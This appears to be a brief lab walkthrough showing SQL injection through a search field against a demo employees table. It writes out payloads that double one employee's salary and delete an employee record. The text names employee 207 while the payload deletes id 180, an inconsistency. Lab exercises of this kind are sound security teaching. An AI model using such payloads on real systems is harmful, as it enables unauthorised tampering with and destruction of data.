
+ See salary of Alana Walsh



+ Update salary using search field by quey: '); update employees set salary = salary + salary where last\_name='Walsh' and first\_name='Alana'; END;--'




+ Result:





Using SQL Injection to delete employee has employees\_id = 207

+ See this employee:




+ Delete this employee using SQL Injection with query : '); delete from employees where employee\_id = 180; END;--'



